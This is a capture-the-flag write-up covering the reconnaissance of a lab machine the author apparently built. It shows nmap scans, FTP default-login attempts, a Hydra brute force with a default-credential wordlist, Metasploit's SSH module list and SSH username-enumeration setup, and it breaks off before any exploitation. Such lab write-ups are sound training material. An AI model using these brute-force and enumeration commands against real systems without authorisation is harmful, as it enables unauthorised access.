

Official Writeup - Simple CTF 2.0

🕒 Created	@April 23, 2024 7:50 PM
🏷️ Tags	

Today I completed an other room on TryHackMe with a simple file-upload vulnerability which I built.

I have tried for dancing around this whole CTF machine and getting a lot of walls of challenges in the end it comes to a simple trick that I learn around a week ago.

Let's start first phase with our Machine Gun ~ kali

Reconnaissance

As usual we get an Ip and perform an Nmap/Nikto scan and see what are the services that are running on machine.

command:

```
Nmap -A -sV -sC -Pn -p- -n -v -sS -O ip
```

A great drone in battlefield for scanning areas of impact. Though it might take some time to scan, be patient. You can add another attachment to this which is `"--script=default,version,vuln"` option.

```
└─(root@kali)-[~]
└─# nmap -A -sV -sC -Pn -p- -n -v -sS -O 192.168.198.13
2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23
11:14 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
```

```
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Initiating ARP Ping Scan at 11:14
Scanning 192.168.198.132 [1 port]
Completed ARP Ping Scan at 11:14, 0.08s elapsed (1 total
hosts)
Initiating SYN Stealth Scan at 11:14
Scanning 192.168.198.132 [65535 ports]
Discovered open port 22/tcp on 192.168.198.132
Discovered open port 139/tcp on 192.168.198.132
Discovered open port 445/tcp on 192.168.198.132
Discovered open port 80/tcp on 192.168.198.132
Discovered open port 21/tcp on 192.168.198.132
Discovered open port 6969/tcp on 192.168.198.132
Completed SYN Stealth Scan at 11:14, 2.83s elapsed (6553
5 total ports)
Initiating Service scan at 11:14
Scanning 6 services on 192.168.198.132
Completed Service scan at 11:16, 86.42s elapsed (6 servi
ces on 1 host)
Initiating OS detection (try #1) against 192.168.198.132
NSE: Script scanning 192.168.198.132.
Initiating NSE at 11:16
Completed NSE at 11:16, 4.08s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 1.07s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.01s elapsed
Nmap scan report for 192.168.198.132
Host is up (0.0016s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
```

```

21/tcp  open  ftp          vsftpd 3.0.5
22/tcp  open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu
0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b1:d9:44:f0:2b:2c:4f:0b:75:40:32:1c:12:6d:25:3c
(RSA)
|   256 24:14:a2:68:e3:c2:79:8d:1f:60:69:98:52:bf:18:54
(ECDSA)
|_  256 83:db:47:43:51:b0:b3:1f:cd:3e:76:6d:17:f6:dd:37
(ED25519)
80/tcp  open  http            Apache httpd 2.4.41 ((Ubunt
u))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: There is something wrong with me.
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
6969/tcp open  acmsoda?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.8.10
|     Date: Tue, 23 Apr 2024 15:14:51 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 926
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <titl>File-Upload Apllication</title>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width,
initial-scale=1.0">
|     <style>body { margin: 0 }</style>
|     </head>

```

```

|     <body>
|     <script src="https://cdnjs.cloudflare.com/ajax/lib
s/css-doodle/0.38.4/css-doodle.min.js"></script>
|     <css-doodle click-to-update>
|     <style>
|     @grid: 1 / 100vw 100vh / #0a0c27;
|     background-size: 200px 200px;
|     background-image: @doodle(
|     @grid: 6 / 100%;
|     @size: 4px;
|     font-size: 4px;
|     color: hsl(@r240, 30%, 50%);
|     box-shadow: @m3x5(
|     calc(4em - @nx * 1em) calc(@ny * 1em)
| HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.8.10
|     Date: Tue, 23 Apr 2024 15:14:52 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, HEAD, OPTIONS
|     Content-Length: 0
|     Connection: close
| RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/htm
l; charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST

```

```

- Bad request syntax or unsupported method.</p>
|      </body>
|_     </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6969-TCP:V=7.94SVN%I=7%D=4/23%Time=6627D06C%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,44C,"HTTP/1\.\1\x20200\x200K\r\nServer:\x20Werkzeug/3\.\0\.\1\
SF:x20Python/3\.\8\.\10\r\nDate:\x20Tue,\x2023\x20Apr\x202024\x2015:14:51\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8
\r\nContent-Length:
SF:\x20926\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lan
SF:g=\"en\">\n<head>\n<titl>File-Upload\x20Appllication</title>\x20\x20\x20
SF:\n\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x20<meta\x20name=\"view
SF:port\">\n\x20content=\"width=device-width,\x20initial-scale=1\.\0\">\n\x20\
SF:x20\x20\x20<style>body\x20{\x20margin:\x200\x20}</style>\n</head>\n<bod
SF:y>\n\x20\x20\x20\x20<script\x20src=\"https://cdnjs.cloudflare.com/ajax
SF:x/libs/css-doodle/0\.\38\.\4/css-doodle\min\js\"></script>\n\n\x20\x20\
SF:x20\x20<css-doodle\x20click-to-update>\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:0<style>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20@grid:\x201\x20/\x201
SF:00vw\x20100vh\x20/\x20#0a0c27;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:0background-size:\x20200px\x20200px;\n\x20\x20\x20\x20\x20

```



```
\x20\x20\x20</head>
SF:\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20
0\x20<h1>Error\x20
SF:response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Err
or\x20code:\x20400
SF:</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20
Bad\x20request\x20
SF:version\x20('RTSP/1\0')\.\</p>\n\x20\x20\x20\x20\x20
0\x20\x20\x20<p>Er
SF:ror\x20code\x20explanation:\x20HTTPStatus\0.BAD_REQUES
T\x20-\x20Bad\x20r
SF:equest\x20syntax\x20or\x20unsupported\x20method\.\</p>
\n\x20\x20\x20\x20
SF:</body>\n</html>\n");
MAC Address: 00:0C:29:D5:6D:DD (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_k
ernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 16.505 days (since Sat Apr 6 23:08:24 202
4)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel
```

Host script results:

```
| smb2-time:
|   date: 2024-04-23T15:16:13
|_  start_date: N/A
|_clock-skew: -1s
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
```

```
| nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>,
NetBIOS MAC: <unknown> (unknown)
| Names:
|   UBUNTU<00>           Flags: <unique><active>
|   UBUNTU<03>           Flags: <unique><active>
|   UBUNTU<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
```

TRACEROUTE

```
HOP RTT      ADDRESS
1   1.62 ms  192.168.198.132
```

NSE: Script Post-scanning.

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any in correct results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 96.38 seconds

Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)

Let's revise this and make it short to understand:

Running Services are

FTP

SSH

HTTP-80

SMB-139,445

HTTP-6969 🤔

We will try to test for every port/service to gain more insights on machine and try to gain foothold to the machine .

Gaining Foothold

FTP

what we can do about FTP service? There are lots of things like try for default login brute forcing user login if we can get access to the FTP server we can get ability to file transfer from server to hosts

```
└─(root@kali)-[~]
└─# nmap -sV -p21 -sC -A 192.168.198.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23
13:22 EDT
Nmap scan report for 192.168.198.132
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
MAC Address: 00:0C:29:D5:6D:DD (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Unix
```

TRACEROUTE

HOP	RTT	ADDRESS
1	1.48 ms	192.168.198.132

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 5.63 seconds

Try for defaults login:

ftp:ftp

```
└─(root@kali)-[~]
└─# ftp 192.168.198.132
Connected to 192.168.198.132.
220 (vsFTPD 3.0.5)
Name (192.168.198.132:root): ftp
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp: Can't bind for data connection: Address already in use
ftp>
ftp>
```

anonymous: anonymous

```
└─(root@kali)-[~]
└─# ftp 192.168.198.132
Connected to 192.168.198.132.
```

```
220 (vsFTPD 3.0.5)
Name (192.168.198.132:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Brute force Login:

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt>

For this test we can use 📁 which holds default ftp credentials try for this.

```
└─(root@kali)-[~]
└─# hydra -C /root/wordlist/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://192.168.198.132
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak -
Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-23 13:41:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.198.132:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-23 13:41:36
```

No results Here 😞!!

SSH

```
—(root@kali)-[~]
└─# nmap -sV -p22 -sC -A 192.168.198.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23
13:45 EDT
Nmap scan report for 192.168.198.132
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (U
buntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b1:d9:44:f0:2b:2c:4f:0b:75:40:32:1c:12:6d:25:3c
(RSA)
|   256 24:14:a2:68:e3:c2:79:8d:1f:60:69:98:52:bf:18:54
(ECDSA)
|_  256 83:db:47:43:51:b0:b3:1f:cd:3e:76:6d:17:f6:dd:37
(ED25519)
MAC Address: 00:0C:29:D5:6D:DD (VMware)
Warning: OSScan results may be unreliable because we cou
ld not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_k
ernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.51 ms 192.168.198.132

OS and Service detection performed. Please report any in
correct results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
```

Again what we can do for SSH? go for usernames, passwords and private keys.

Username enumeration

Here We are going to use our one of best weapons against machine which Metasploit Framework.

$$\sqcup(\text{root} \oplus \text{kali}) - [\sim]$$

```
└─# msfconsole
```

Metasploit tip: Set the current module's RHOSTS with database values using

```
hosts -R or services -R
```

MM

[illegible]

MMMNS\$ vMMMM

MMMN1 MMMMM MMMMM JMMMM

MMMN1 MMMMMMMN NMMMMMMM JMMMM

MMMN1 MMMMMMMMMNmmmNMMMMMMMMM JMMMM

```
MMMNI   MMMMMMMMMMMMMMMMMMMMMMMMMMMM   jMMMM
```

MMMNI MMMMMMMMMMMMMMMMMMMMMMMMM jMMMM

MMMNI MMMMM MMMMMMM MMMMM jMMMM

MMMNI MMMMM MMMMMMM MMMMM jMMMM

MMMNI MMMNM MMMMMMM M MMMM jMMMM

MMMNI WMMM MMMMMMM MMMM# JMMMM

MMMMR ?MMNM MMMMM .dMMMM

MMMMNm `?MMM MMMM` dMMMMM

MMMMMMN ?MM MM? NMMMMMN

MMMMMMMMNe JMMMMMNMMM

MMMMMMMMMMNm, eMMMMNMMNMM

MMMMNNMMNNMMMMNNx MMMMMMMNNMMNMMNM

MMMMMMMMNMMNMMMMm+. . +MMNMMNMMNMMNMMNMM

```
https://metasploit.com
```

```
=[ metasploit v6.4.4-dev-  
]  
+ -- --=[ 2409 exploits - 1242 auxiliary - 423 post  
]  
+ -- --=[ 1465 payloads - 47 encoders - 11 nops  
]  
+ -- --=[ 9 evasion  
]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search ssh
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/alienvault_exec	2017-01-31	excellent	Yes	AlienVault OSSIM/USM Remote Code Execution
1	auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	normal	No	Apache Karaf Default Credentials Command Execution
2	auxiliary/scanner/ssh/karaf_login	.	normal	No	Apache Karaf Login Utility
3	exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
4	exploit/unix/ssh/arista_tacplus_shell				

2020-02-02	great	Yes	Arista restricted shell escape (with privesc)
5	exploit/unix/ssh/array_vxag_vapv_privkey_privesc		
2014-02-03	excellent	No	Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
6	exploit/linux/ssh/ceragon_fibeair_known_privkey		
2015-04-01	excellent	No	Ceragon FibeAir IP-10 SSH Private Key Exposure
7	auxiliary/scanner/ssh/cerberus_sftp_enumusers		
2014-05-27	normal	No	Cerberus FTP Server SFTP Username Enumeration
8	auxiliary/dos/cisco/cisco_7937g_dos		
2020-06-02	normal	No	Cisco 7937G Denial-of-Service Attack
9	auxiliary/admin/http/cisco_7937g_ssh_privesc		
2020-06-02	normal	No	Cisco 7937G SSH Privilege Escalation
10	exploit/linux/http/cisco_asax_sfr_rce		
2022-06-22	excellent	Yes	Cisco ASA-X with FirePOWER Services Authenticated Command Injection
11	_ target: Shell Dropper		
.	.	.	.
12	_ target: Linux Dropper		
.	.	.	.
13	auxiliary/scanner/http/cisco_firepower_login		
.	normal	No	Cisco Firepower Management Console 6.0 Login
14	exploit/linux/ssh/cisco_ucs_scpuser		
2019-08-21	excellent	No	Cisco UCS Director default scpuser password
15	auxiliary/scanner/ssh/eaton_xpert_backdoor		
2018-07-18	normal	No	Eaton Xpert Meter SSH Private Key Exposure Scanner
16	exploit/linux/ssh/exagrid_known_privkey		
2016-04-07	excellent	No	ExaGrid Known SSH Key and Default Password

17	exploit/linux/ssh/f5_bigip_known_privkey	2012-06-11	excellent	No	F5 BIG-IP SSH Private Key Exposure
18	exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684	2022-10-10	excellent	Yes	Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.
19	auxiliary/scanner/ssh/fortinet_backdoor	2016-01-09	normal	No	Fortinet SSH Backdoor Scanner
20	post/windows/manage/forward_pageant	.	normal	No	Forward SSH Agent Requests To Remote Pageant
21	exploit/windows/ssh/freeftpd_key_exchange	2006-05-12	average	No	FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
22	_ target: Windows 2000 SP0-SP4 English
23	_ target: Windows 2000 SP0-SP4 German
24	_ target: Windows XP SP0-SP1 English
25	_ target: Windows XP SP2 English
26	exploit/windows/ssh/freesshd_key_exchange	2006-05-12	average	No	FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
27	_ target: Windows 2000 Pro SP4 English
28	_ target: Windows XP Pro SP0 English
29	_ target: Windows XP Pro SP1 English
30	exploit/windows/ssh/freesshd_authbypass	2010-08-11	excellent	Yes	Freesshd Authentication Bypass


```

31      \_ target: PowerShell
.
.
.
32      \_ target: CmdStager upload
.
.
.
33      auxiliary/scanner/http/gitlab_user_enum
2014-11-21      normal      No      GitLab User Enumerati
on
34      exploit/multi/http/gitlab_shell_exec
2013-11-04      excellent  Yes      Gitlab-shell Code Exe
cution
35      \_ target: Linux
.
.
.
36      \_ target: Linux (x64)
.
.
.
37      \_ target: Unix (CMD)
.
.
.
38      \_ target: Python
.
.
.
39      exploit/linux/ssh/ibm_drm_a3user
2020-04-21      excellent  No      IBM Data Risk Manager
a3user Default Password
40      post/windows/manage/install_ssh
.
.
.
normal      No      Install OpenSSH for W
indows
41      payload/generic/ssh/interact
.
.
.
normal      No      Interact with Establi
shed SSH Connection
42      post/multi/gather/jenkins_gather
.
.
.
normal      No      Jenkins Credential Co
llector
43      auxiliary/scanner/ssh/juniper_backdoor
2015-12-20      normal      No      Juniper SSH Backdoor
Scanner
44      exploit/freebsd/http/junos_phprc_auto_prepend_fi
le
2023-08-17      excellent  Yes      Ju
nos OS PHPRC Environment Variable Manipulation RCE

```

```

45      \_ target: PHP In-Memory
.
.
.
46      \_ target: Interactive SSH with jail break
.
.
.
47      auxiliary/scanner/ssh/detect_kippo
.
.
.
normal      No      Kippo SSH Honeypot De
tector
48      post/linux/gather/enum_network
.
.
.
normal      No      Linux Gather Network
Information
49      exploit/linux/local/ptrace_traceme_pkexec_helper
2019-07-04      excellent      Yes      Linux Polkit pkexec h
elper PTRACE_TRACEME local root exploit
50      exploit/linux/ssh/loadbalancerorg_enterprise_kno
wn_privkey      2014-03-17      excellent      No      Lo
adbalancer.org Enterprise VA SSH Private Key Exposure
51      exploit/multi/http/git_submodule_command_exec
2017-08-10      excellent      No      Malicious Git HTTP Se
rver For CVE-2017-1000117
52      exploit/linux/ssh/mercurial_ssh_exec
2017-04-18      excellent      No      Mercurial Custom hg-s
sh Wrapper Remote Code Exec
53      exploit/linux/ssh/microfocus_obr_shrboadmin
2020-09-21      excellent      No      Micro Focus Operation
s Bridge Reporter shrboadmin default password
54      post/multi/gather/ssh_creds
.
.
.
normal      No      Multi Gather OpenSSH
PKI Credentials Collection
55      exploit/solaris/ssh/pam_username_bof
2020-10-20      normal      Yes      Oracle Solaris SunSSH
PAM parse_user_name() Buffer Overflow
56      \_ target: SunSSH 1.1.5 / Solaris 10u11 1/13
(x86) / VMware      .
.
.
57      \_ target: SunSSH 1.1.5 / Solaris 10u11 1/13
(x86) / VirtualBox .
.
.
58      auxiliary/gather/prometheus_api_gather

```

2016-07-01	normal	No	Prometheus API Information Gather
59	exploit/windows/ssh/putty_msg_debug		
2002-12-16	normal	No	PuTTY Buffer Overflow
60	_ target: Windows 2000 SP4 English		
.	.	.	.
61	_ target: Windows XP SP2 English		
.	.	.	.
62	_ target: Windows 2003 SP1 English		
.	.	.	.
63	post/windows/gather/enum_putty_saved_sessions		
.	normal	No	PuTTY Saved Sessions Enumeration Module
64	auxiliary/gather/qnap_lfi		
2019-11-25	normal	Yes	QNAP QTS and Photo Station Local File Inclusion
65	exploit/linux/ssh/quantum_dxi_known_privkey		
2014-03-17	excellent	No	Quantum DXi V1000 SSH Private Key Exposure
66	exploit/linux/ssh/quantum_vmpro_backdoor		
2014-03-17	excellent	No	Quantum vmPRO Backdoor Command
67	auxiliary/fuzzers/ssh/ssh_version_15		
.	normal	No	SSH 1.5 Version Fuzzer
68	auxiliary/fuzzers/ssh/ssh_version_2		
.	normal	No	SSH 2.0 Version Fuzzer
69	auxiliary/fuzzers/ssh/ssh_kexinit_corrupt		
.	normal	No	SSH Key Exchange Init Corruption
70	post/linux/manage/sshkey_persistence		
.	excellent	No	SSH Key Persistence
71	post/windows/manage/sshkey_persistence		
.	good	No	SSH Key Persistence
72	auxiliary/scanner/ssh/ssh_login		

.	normal	No	SSH Login Check Scanner
73	auxiliary/scanner/ssh/ssh_identify_pubkeys		
.	normal	No	SSH Public Key Acceptance Scanner
74	auxiliary/scanner/ssh/ssh_login_pubkey		
.	normal	No	SSH Public Key Login Scanner
75	exploit/multi/ssh/sshexec		
1999-01-01	manual	No	SSH User Code Execution
76	_ target: Linux Command		
.	.	.	.
77	_ target: Linux x86		
.	.	.	.
78	_ target: Linux x64		
.	.	.	.
79	_ target: Linux armle		
.	.	.	.
80	_ target: Linux mipsle		
.	.	.	.
81	_ target: Linux mipsbe		
.	.	.	.
82	_ target: Linux aarch64		
.	.	.	.
83	_ target: OSX x86		
.	.	.	.
84	_ target: OSX x64		
.	.	.	.
85	_ target: BSD x86		
.	.	.	.
86	_ target: BSD x64		
.	.	.	.
87	_ target: Python		
.	.	.	.
88	_ target: Unix Cmd		

```

.      .      .      .
89      \_ target: Interactive SSH
.      .      .      .
90      auxiliary/scanner/ssh/ssh_enumusers
.      normal      No      SSH Username Enumerat
ion
91      \_ action: Malformed Packet
.      .      .      Use a malformed packe
t
92      \_ action: Timing Attack
.      .      .      Use a timing attack
93      auxiliary/fuzzers/ssh/ssh_version_corrupt
.      normal      No      SSH Version Corruptio
n
94      auxiliary/scanner/ssh/ssh_version
.      normal      No      SSH Version Scanner
95      post/multi/gather/saltstack_salt
.      normal      No      SaltStack Salt Inform
ation Gatherer
96      exploit/unix/http/schneider_electric_net55xx_enc
oder      2019-01-25      excellent      Yes      Sc
hneider Electric Pelco Endura NET55XX Encoder
97      exploit/windows/ssh/securecrt_ssh1
2002-07-23      average      No      SecureCRT SSH1 Buffer
Overflow
98      exploit/linux/ssh/solarwinds_lem_exec
2017-03-17      excellent      No      SolarWinds LEM Defaul
t SSH Password Remote Code Execution
99      exploit/linux/http/sourcegraph_gitserver_sshcmd
2022-02-18      excellent      Yes      Sourcegraph gitserver
sshCommand RCE
100      \_ target: Automatic
.      .      .      .
101      \_ target: Unix Command
.      .      .      .
102      \_ target: Linux Dropper

```

103	exploit/linux/ssh/symantec_smg_ssh	2012-08-27	excellent	No	Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
104	exploit/linux/http/symantec_messaging_gateway_exec	2017-04-26	excellent	No	Symantec Messaging Gateway Remote Code Execution
105	exploit/windows/ssh/sysax_ssh_username	2012-02-27	normal	Yes	Sysax 5.53 SSH Username Buffer Overflow
106	_ target: Sysax 5.53 on Win XP SP3 / Win2k3 SP0				
107	_ target: Sysax 5.53 on Win2K3 SP1/SP2				
108	auxiliary/dos/windows/ssh/sysax_sshd_kexchange	2013-03-17	normal	No	Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
109	exploit/unix/ssh/tectia_passwd_changereq	2012-12-01	excellent	Yes	Tectia SSH USERAUTH Change Request Password Reset Vulnerability
110	auxiliary/scanner/ssh/ssh_enum_git_keys		normal	No	Test SSH Github Access
111	exploit/linux/http/ubiquiti_airos_file_upload	2016-02-13	excellent	No	Ubiquiti airos Arbitrary File Upload
112	payload/cmd/unix/reverse_ssh		normal	No	Unix Command Shell, Reverse TCP SSH
113	payload/cmd/unix/bind_aws_instance_connect		normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
114	exploit/linux/ssh/vmware_vrni_known_privkey	2023-08-29	excellent	No	VMWare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure

```
115     \_ target: 6.0_platform
.         .         .
116     \_ target: 6.0_proxy
.         .         .
117     \_ target: 6.1_platform
.         .         .
118     \_ target: 6.1_proxy
.         .         .
119     \_ target: 6.2_collector
.         .         .
120     \_ target: 6.2_platform
.         .         .
121     \_ target: 6.3_collector
.         .         .
122     \_ target: 6.3_platform
.         .         .
123     \_ target: 6.4_collector
.         .         .
124     \_ target: 6.4_platform
.         .         .
125     \_ target: 6.5_collector
.         .         .
126     \_ target: 6.5_platform
.         .         .
127     \_ target: 6.6_collector
.         .         .
128     \_ target: 6.6_platform
.         .         .
129     \_ target: 6.7_collector
.         .         .
130     \_ target: 6.7_platform
.         .         .
131     \_ target: 6.8_collector
.         .         .
132     \_ target: 6.8_platform
.         .         .
```

```

133     \_ target: 6.9_collector
.
134     \_ target: 6.9_platform
.
135     \_ target: 6.10_collector
.
136     \_ target: 6.10_platform
.
137     \_ target: All
.
138  exploit/linux/ssh/vmware_vdp_known_privkey
2016-12-20      excellent  No      VMware VDP Known SSH
Key
139  exploit/multi/http/vmware_vcenter_uploadova_rce
2021-02-23      manual      Yes      VMware vCenter Server
Unauthenticated OVA File Upload RCE
140     \_ target: VMware vCenter Server <= 6.7 Update
1b (Linux)      .
141     \_ target: VMware vCenter Server <= 6.7 Update
3j (Windows)    .
142  exploit/linux/ssh/vyos_restricted_shell_privesc
2018-11-05      great      Yes      VyOS restricted-shell
Escape and Privilege Escalation
143  post/windows/gather/credentials/whatsupgold_cred
ential_dump      2022-11-22      manual      No      Wh
atsUp Gold Credentials Dump
144     \_ action: Decrypt
.
.      Decrypt WhatsUp Gold
database export CSV file
145     \_ action: Dump
.
.      Export WhatsUp Gold d
atabase and perform decryption
146     \_ action: Export
.
.      Export WhatsUp Gold d
atabase without decryption
147  post/windows/gather/credentials/mremote

```


.	normal	No	Windows Gather mRemote Saved Password Extraction
148	exploit/windows/local/unquoted_service_path		
2001-10-25	great	Yes	Windows Unquoted Service Path Privilege Escalation
149	exploit/linux/http/zyxel_lfi_unauth_ssh_rce		
2022-02-01	excellent	Yes	Zyxel chained RCE using LFI and weak password derivation algorithm
150	_ target: Unix Command		
.	.	.	.
151	_ target: Linux Dropper		
.	.	.	.
152	_ target: Interactive SSH		
.	.	.	.
153	auxiliary/scanner/ssh/libssh_auth_bypass		
2018-10-16	normal	No	libssh Authentication Bypass Scanner
154	_ action: Execute		
.	.	.	Execute a command
155	_ action: Shell		
.	.	.	Spawn a shell
156	exploit/linux/http/php_imap_open_rce		
2018-10-23	good	Yes	php imap_open Remote Code Execution
157	_ target: prestashop		
.	.	.	.
158	_ target: suitecrm		
.	.	.	.
159	_ target: e107v2		
.	.	.	.
160	_ target: Horde IMP H3		
.	.	.	.
161	_ target: custom		
.	.	.	.

Interact with a module by name or index. For example info 161, use 161 or use exploit/linux/http/php_imap_open_rce

After interacting with a module you can manually set a TARGET with set TARGET 'custom'

```
msf6 > use 90
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options
```

Module options (auxiliary/scanner/ssh/ssh_enumusers):

Name	Current Setting	Required	Description
----	-----	-----	-----
CHECK_FALSE	true	no	Check for false positives (random username)
DB_ALL_USERS	false	no	Add all users in the current database to the list
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)
THRESHOLD	10	yes	Amount of seconds needed before a user is considered found (timing attack only)
USERNAME		no	Single username to test (username spray)
USER_FILE		no	File containing usernames, one per line

Auxiliary action:

Name	Description
----	-----
Malformed Packet	Use a malformed packet

View the full module info with the `info`, or `info -d comm` and.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 192.168.198.132
rhosts => 192.168.198.132
```

Let's just think about it before we run this , will this can work in real world scenario? Bruh!! ofcourse this will not work but if the builder/configuration actor is dumb or purposely put that something like here it can work but as an author I didn't put that thing here and I am not that dumb.

HTTP-80

```
└─(root@kali)-[~]
└─# nmap -sV -p80 -sC -A 192.168.198.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 14:00 EDT
Nmap scan report for 192.168.198.132
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: There is something wrong with me.
MAC Address: 00:0C:29:D5:6D:DD (VMware)
```

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE

HOP	RTT	ADDRESS
1	1.51 ms	192.168.198.132

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
